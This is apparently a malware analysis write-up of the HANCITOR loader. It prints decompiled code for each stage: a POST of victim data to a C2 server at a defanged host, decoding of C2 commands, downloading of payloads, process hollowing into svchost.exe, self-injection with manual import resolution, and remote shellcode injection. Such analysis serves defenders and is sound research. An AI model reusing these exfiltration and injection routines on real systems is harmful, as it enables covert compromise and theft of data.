
retrieve current URL

Increment pointer to next URL in the list

The function to send the victim’s information to the C2 servers has similar API calls to the function **query_URL_and_get_response** mentioned above, but instead of a GET request, the malware is sending a POST request to send this data.


```
if ( victim_info_string )
  dwOptionalLength = lstrlenA(victim_info_string);
if ( !InternetCrackUrlA(C2_url, 0, 0, &UrlComponents) )
  return 0;
if...
if...
hInternet = w_InternetOpenA(*szObjectName);
if...
nPort = UrlComponents.nPort;
dwFlags = -2079850240;
if...
hConnect = InternetConnectA(hInternet, szServerName, nPort, 0, 0, 3u, 0, 0);
if ( !hConnect )
  return 0;
hRequest = HttpOpenRequestA(hConnect, "POST", szObjectName, 0, 0, &off_10007048, dwFlags, 0);
if ( hRequest )
{
  if...
  v10 = HttpSendRequestA(hRequest, szHeaders, dwHeadersLength, victim_info_string, dwOptionalLength);
  v15 = 0;
  if ( v10 )
  {
    v9 = 4;
    HttpQueryInfoA(hRequest, 0x20000013u, &v15, &v9, 0);
    if ( v15 == 200 )
    {
      if ( C2_response )
      {
        if ( InternetReadFile(hRequest, C2_response, C2_response_len - 1, lpdwNumberOfBytesRead)
          && *lpdwNumberOfBytesRead )
        {
          *(C2_response + *lpdwNumberOfBytesRead) = 0;
```

We can further confirm our analysis by examining the malicious traffic from the PCAP provided to us by Malware-Traffic-Analysis.net. Below is the POST request being sent to the C2 server **hxxp://forkineler[.]com** containing the victim's information buffer as we have analyzed.



Step 4: Decoding C2 Response

Using the same PCAP, we can examine the C2 response sent back from the server.



The response comes in the form of a Base64-encoded string.


VZAEARZAEg4OCkBVVU4XGw8IChUUDlQID1VOSwlUGBMUBwEWQBIODgpAVVVOFxsPCAoVFA5UCA9VTktUGBMUBw

The first 4 characters in the string are used as a simple check to ensure the response does come from the C2 server. The malware checks if they are all uppercase letters and discards the response if the check fails.

```
BOOL __cdecl checking_C2_response(char *C2_response)
{
  unsigned int i; // [esp+0h] [ebp-4h]

  for ( i = 0; i < 4; ++i )
  {
    if ( !is_upper(C2_response[i]) )
      return 0;
  }
  return 'Z' - C2_response[1] + 'A' == C2_response[2] && 'Z' - *C2_response + 'A' == C2_response[3];
}
```

If the response is valid, HANCITOR decodes the string using Base64 and XORs the result with the character ‘z’. We can use **CyberChef** to quickly decode it and examine the content.



The decoded response can consist of one or multiple components, where each is made up of a command (**‘l’**) and a value (**hxxp://4maurpont[.]ru/41s[.]bin**).

Before processing each response component, HANCITOR checks if the command is in the list of available commands **‘n’**, **‘c’**, **‘d’**, **‘r’**, **‘l’**, **‘e’**, and **‘b’**.

```
int __cdecl check_response_command(char *response_component)
{
  const char *each_available_command; // [esp+0h] [ebp-4h]

  each_available_command = "ncdrleb";
  if ( response_component[1] == ':' )
  {
    while ( *each_available_command )
    {
      if ( *each_available_command == *response_component )
        return 1;
      ++each_available_command;
    }
  }
  return 0;
}
```

Beside the **'n'** command that doesn't perform anything, every other command instructs the malware to download shellcode or a file and execute it.

```
if ( *(response_component + 1) != ':' )
  return 0;
switch ( *response_component )
{
  case 'b':
    *a2 = svchost_launch_downloaded_executable((response_component + 2));
    result = 1;
    break;
  case 'e':
    *a2 = self_launch_downloaded_executable((response_component + 2), 0);
    result = 1;
    break;
  case 'l':
    *a2 = download_and_launch_shellcode((response_component + 2), 1, 1);
    result = 1;
    break;
  case 'n':
    *a2 = 1;
    result = 1;
    break;
  case 'r':
    *a2 = download_to_temp_and_launch((response_component + 2));
    result = 1;
    break;
  default:
    result = 0;
    break;
}
return result;
```

Step 5: C2 commands – Downloading Executable & Remote Injection

When the command is **'b'**, HANCITOR downloads a file from the URL specified in the response's component and performs process injection to launch it.

One or multiple URLs separated by the character '|' can be provided for the malware to download files from.

```
BOOL __cdecl retrieve_executable_from_URL(
        LPCSTR server_URL_list,
        LPVOID downloaded_executable,
        ULONG UncompressedBufferSize,
        int downloaded_size,
        int a5)
{
  CHAR each_URL[512]; // [esp+0h] [ebp-200h] BYREF

  if ( is_URL_list(server_URL_list)
    || !query_URL_and_get_response(server_URL_list, downloaded_executable, UncompressedBufferSize, downloaded_size) )
  {
    do
    {
      server_URL_list = parsing_URL_list(server_URL_list, each_URL);
      if ( !each_URL[0] )
        break;
      if ( query_URL_and_get_response(each_URL, downloaded_executable, UncompressedBufferSize, downloaded_size) )
      {
        if ( *downloaded_size >= 0x200u && check_response_header(downloaded_executable) == 1 )
          *downloaded_size = decrypt_and_decompress(downloaded_executable, *downloaded_size, UncompressedBufferSize);
        if ( a5 != 1 )
          return 1;
        if ( *downloaded_size >= 0x200u && checking_MZ_header(downloaded_executable) )
          return 1;
      }
    }
```

After retrieving the file content into memory, HANCITOR decrypts it using a XOR cipher with its first 8 bytes as the key. Next, it calls **RtlDecompressBuffer** to perform LZ decompression to decompress the final executable.

```
ULONG __cdecl decrypt_and_decompress(
        byte *downloaded_content,
        int downloaded_content_size,
        ULONG UncompressedBufferSize)
{
  ULONG FinalUncompressedSize; // [esp+0h] [ebp-10h] BYREF
  NTSTATUS v5; // [esp+4h] [ebp-Ch]
  PUCHAR UncompressedBuffer; // [esp+8h] [ebp-8h]
  unsigned int i; // [esp+Ch] [ebp-4h]

  UncompressedBuffer = w_HeapAlloc(UncompressedBufferSize);
  for ( i = 8; i < downloaded_content_size; ++i )
    downloaded_content[i] ^= downloaded_content[i % 8];
  v5 = RtlDecompressBuffer(
         COMPRESSION_FORMAT_LZNT1,
         UncompressedBuffer,
         UncompressedBufferSize,
         downloaded_content + 8,
         downloaded_content_size - 8,
         &FinalUncompressedSize);
  if ( !v5 )
    w_memcpy(downloaded_content, UncompressedBuffer, FinalUncompressedSize);
  w_HeapFree(UncompressedBuffer);
  if ( v5 )
    return 0;
  else
    return FinalUncompressedSize;
}
```

XOR decrypt

LZ decompress


Next, the malware injects the downloaded executable into an **svchost.exe** process. To do this, it first creates the process in a suspended state using **CreateProcessA**.

```
int __cdecl create_svchost_process_suspended(HANDLE *proc_handle, HANDLE *thread_handle)
{
  CHAR Buffer[260]; // [esp+0h] [ebp-158h] BYREF
  struct _STARTUPINFOA StartupInfo; // [esp+104h] [ebp-54h] BYREF
  struct _PROCESS_INFORMATION ProcessInformation; // [esp+148h] [ebp-10h] BYREF

  w_memset(&StartupInfo, 0, 68);
  StartupInfo.cb = 68;
  GetEnvironmentVariableA("SystemRoot", Buffer, 0x104u);
  lstrcatA(Buffer, "\\System32\\svchost.exe");
  if ( !CreateProcessA(0, Buffer, 0, 0, 0, 0x424u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;                          // CREATE_SUSPENDED | CREATE_UNICODE_ENVIRONMENT |  NORMAL_PRIORITY_CLASS
  *proc_handle = ProcessInformation.hProcess;
  *thread_handle = ProcessInformation.hThread;
  return 1;
}
```

Next, the malware calls **VirtualAllocEx** to allocate a buffer in the target’s memory to later inject the executable payload into it.

HANCITOR then allocates a heap buffer using **HeapAlloc**, writes and maps the executable to it, and finally calls **WriteProcessMemory** to write the payload from the heap to **svchost’s** allocated memory.




```
image_nt_header = (*(downloaded_executable + 60) + downloaded_executable);
svchost_image_base_addr_1 = image_nt_header->OptionalHeader.ImageBase;
image_size = image_nt_header->OptionalHeader.SizeOfImage;
injected_buffer = 0;
v6 = 0;
svchost_image_base_addr = VirtualAllocEx(
                            svchost_hProcess,
                            svchost_image_base_addr_1,
                            image_size,
                            0x3000u,
                            PAGE_EXECUTE_READWRITE);
if ( !svchost_image_base_addr )             // MEM_COMMIT | MEM_RESERVE
{
  svchost_image_base_addr = VirtualAllocEx(svchost_hProcess, 0, image_size, 0x3000u, 0x40u);
  svchost_image_base_addr_1 = svchost_image_base_addr;
}
if ( svchost_image_base_addr )
{
  injected_buffer = w_HeapAlloc(image_size);
  if ( injected_buffer )
  {
    if ( write_data(downloaded_executable, downloaded_executable_size, injected_buffer, svchost_image_base_addr_1) )
    {
      if ( result_buffer )
        *result_buffer = svchost_image_base_addr_1;
      if ( injected_entry_point )
        *injected_entry_point = image_nt_header->OptionalHeader.AddressOfEntryPoint + svchost_image_base_addr_1;
      if ( WriteProcessMemory(svchost_hProcess, svchost_image_base_addr, injected_buffer, image_size, 0) )
        v6 = 1;
```

```
int __cdecl write_data(int executable_to_inject, int executable_size, int dst_buffer, int target_image_base)
{
  IMAGE_SECTION_HEADER *section_header; // [esp+4h] [ebp-Ch]
  IMAGE_NT_HEADERS32 *image_nt_header; // [esp+8h] [ebp-8h]
  unsigned int i; // [esp+Ch] [ebp-4h]

  image_nt_header = (*(executable_to_inject + 0x3C) + executable_to_inject);
  section_header = (&image_nt_header->OptionalHeader + image_nt_header->FileHeader.SizeOfOptionalHeader);
  w_memcpy(dst_buffer, executable_to_inject, image_nt_header->OptionalHeader.SizeOfHeaders);// Copy headers into dst
  for ( i = 0; i < image_nt_header->FileHeader.NumberOfSections; ++i )
    w_memcpy(
      section_header[i].VirtualAddress + dst_buffer,
      section_header[i].PointerToRawData + executable_to_inject,
      section_header[i].SizeOfRawData);         // map exe's raw data to dst's virtual data
  if ( image_nt_header->OptionalHeader.ImageBase == target_image_base )
    return 1;
  else
    return relocate_image(dst_buffer, target_image_base);
}
```

The malware properly sets up the injected thread's context by setting the image base address from PEB (through the context's **EBX** register) to the injected base address and the thread's entry point (through the context's **EAX** register) to the injected entry point.

Finally, it launches the executable by calling **ResumeThread** to resume the injected thread.

```
int __cdecl set_context_and_resume_thread(
        HANDLE hProcess,
        HANDLE hThread,
        int svchost_image_base_addr,
        int injected_entry_point)
{
  CONTEXT Context; // [esp+0h] [ebp-2CCh] BYREF

  Context.ContextFlags = 65538;
  w_memset(&Context.Dr0, 0, 712);
  if ( !GetThreadContext(hThread, &Context) )
    return 0;
  if ( !WriteProcessMemory(hProcess, (Context.Ebx + 8), &svchost_image_base_addr, 4u, 0) )
    return 0;
  Context.Eax = injected_entry_point;
  if ( !SetThreadContext(hThread, &Context) )
    return 0;
  ResumeThread(hThread);
  return 1;
}
```

PEB->ImageBaseAddress = injected exe's base address

context's entry point = injected exe's entry point

Step 6: C2 commands – Downloading Executable & Self Injection

When the command is **'e'**, HANCITOR downloads a file from the URL specified in the response's component and injects the executable into its own process to launch it.

The malware first downloads the file using the same downloading function from the previous command.

```
int __cdecl self_launch_downloaded_executable(LPCSTR server_URL, int a2)
{
  int v3; // [esp+0h] [ebp-Ch]
  void *downloaded_executable; // [esp+4h] [ebp-8h]
  SIZE_T dwBytes; // [esp+8h] [ebp-4h] BYREF

  dwBytes = 5242880;
  downloaded_executable = w_HeapAlloc(0x500000u);
  v3 = 0;
  if ( retrieve_executable_from_URL(server_URL, downloaded_executable, 0x500000u, &dwBytes, 1) )
  {
    self_injection(downloaded_executable, dwBytes, 0, a2);
    v3 = 1;
  }
  w_HeapFree(downloaded_executable);
  return v3;
}
```

After downloading, HANCITOR calls **VirtualAlloc** to allocate a buffer in its own memory and writes the downloaded executable in there.

```
image_nt_header = (*(downloaded_image + 60) + downloaded_image);
image_base = image_nt_header->OptionalHeader.ImageBase;
size_of_image = image_nt_header->OptionalHeader.SizeOfImage;
v6 = 0;
allocated_buffer = VirtualAlloc(image_base, size_of_image, 0x3000u, 0x40u);
if ( !allocated_buffer )
{
  allocated_buffer = VirtualAlloc(0, size_of_image, 0x3000u, 0x40u);
  image_base = allocated_buffer;
}
if ( allocated_buffer && write_data(downloaded_image, image_size, allocated_buffer, image_base) == 1 )
{
  if ( result_image_base )
    *result_image_base = image_base;
  if ( result_image_entry_point )
    *result_image_entry_point = image_nt_header->OptionalHeader.AddressOfEntryPoint + image_base;
  v6 = 1;
}
if ( allocated_buffer && !v6 )
  VirtualFree(allocated_buffer, 0, 0x8000u);
return v6;
```

Next, the malware extracts each imported DLL name through the image's Import Directory Table and calls **GetModuleHandleA** or **LoadLibraryA** to retrieve the DLL's base (depending if the DLL is loaded in memory).

For each imported DLL, the malware manually iterates through its own Import Address Table (IAT) to retrieve the name of each imported function. It calls **GetProcAddress** to get the address of the imported function and updates it in its IAT.

```
for ( import_descriptor = (*(*(image_base + 0x3C) + image_base + 0x80) + image_base);
      import_descriptor->dwRVAModuleName;
      ++import_descriptor )
{
  lpModuleName = (import_descriptor->dwRVAModuleName + image_base);
  hModule = GetModuleHandleA(lpModuleName);
  if ( !hModule )
    hModule = LoadLibraryA(lpModuleName);
  if ( !hModule )
    return 0;
  rva_func_addr_list = (import_descriptor->dwRVAFunctionAddressList + image_base);
  rva_func_name_list = (import_descriptor->dwRVAFunctionNameList + image_base);
  if ( !import_descriptor->dwRVAFunctionNameList )
    rva_func_name_list = (import_descriptor->dwRVAFunctionAddressList + image_base);
  while ( *rva_func_addr_list )
  {
    if ( *rva_func_name_list >= 0 )
      API_address = GetProcAddress(hModule, (*rva_func_name_list + image_base + 2));
    else
      API_address = GetProcAddress(hModule, *rva_func_name_list);
    if ( *rva_func_addr_list != API_address )
      *rva_func_addr_list = API_address;      // fix address list
    ++rva_func_addr_list;
    rva_func_name_list += 4;
  }
}
return 1;
```

iterate Import Directory Table to get imported DLL names

resolve and update its Import Address Table

Finally, HANCITOR can launch the injected executable through multiple methods depending on the launch flags being given in the code.

```
if ( thread_launch_flag == 1 )
{
  hObject = CreateThread(0, 0, launch_from_image_base, image_base, 0, 0);
  if ( hObject )
    CloseHandle(hObject);
}
else if ( raw_launching_flag == 1 )
{
  (image_entry_point)(image_base, 1, 0);
}
else
{
  image_entry_point(image_entry_point);
}
return 1;
```

The first method requires calling **CreateThread** to launch a new thread that manually resolves the injected image's entry point from its headers and calls that address.

```
ULONG __stdcall launch_image_entry_point(PVOID image_base)
{
  ((image_base + *(image_base + *(image_base + 0xF) + 0x28)))(image_base, 1, 0);
  return 0;
}
```

The next two simply require directly calling the image's entry point address that is returned after writing the image in memory.

Step 7: C2 commands – Downloading & Launching Shellcode

When the command is **'l'**, HANCITOR downloads shellcode from the URL specified in the response's component and injects the shellcode into its own process or **svchost** to launch it.

The malware first downloads the file using the same downloading function from the previous two commands.

```
int __cdecl download_and_launch_shellcode(LPCSTR server_URL, int remote_injection_flag, int self_injection_launch_flag)
{
  int v4; // [esp+0h] [ebp-Ch]
  void *downloaded_shellcode; // [esp+4h] [ebp-8h]
  SIZE_T downloaded_shellcode_size; // [esp+8h] [ebp-4h] BYREF

  downloaded_shellcode_size = 5242880;
  downloaded_shellcode = w_HeapAlloc(0x500000u);
  v4 = 0;
  if ( retrieve_executable_from_URL(server_URL, downloaded_shellcode, 0x500000u, &downloaded_shellcode_size, 0) )
  {
    launch_shellcode(downloaded_shellcode, downloaded_shellcode_size, remote_injection_flag, self_injection_launch_flag);
    v4 = 1;
  }
  w_HeapFree(downloaded_shellcode);
  return v4;
}
```

HANCITOR takes in a parameter to determine if it should inject the shellcode into its own process or remotely to **svchost**.

To inject into **svchost**, the malware first creates a suspended **svchost** process, calls **VirtualAllocEx** to allocate a buffer in the process's memory, and calls **WriteProcessMemory** to write the shellcode into the buffer.

To launch the shellcode remotely, the malware then calls **CreateRemoteThread** to spawn a thread that begins executing at the base address of the injected shellcode.

```
if ( remote_injection_flag )
{
  if ( !create_svchost_process_suspended(&svchost_process_handle, svchost_thread_handle) )
    return 0;
  lpBaseAddress = VirtualAllocEx(svchost_process_handle, 0, downloaded_shellcode_size, 0x3000u, 0x40u);
  if ( lpBaseAddress )
  {
    if ( WriteProcessMemory(svchost_process_handle, lpBaseAddress, downloaded_shellcode, downloaded_shellcode_size, 0) )
    {
      hObject = CreateRemoteThread(svchost_process_handle, 0, 0, lpBaseAddress, 0, 0, &ThreadId);
      if ( hObject )
      {
        CloseHandle(hObject);
        return 1;
      }
    }
  }
}
```

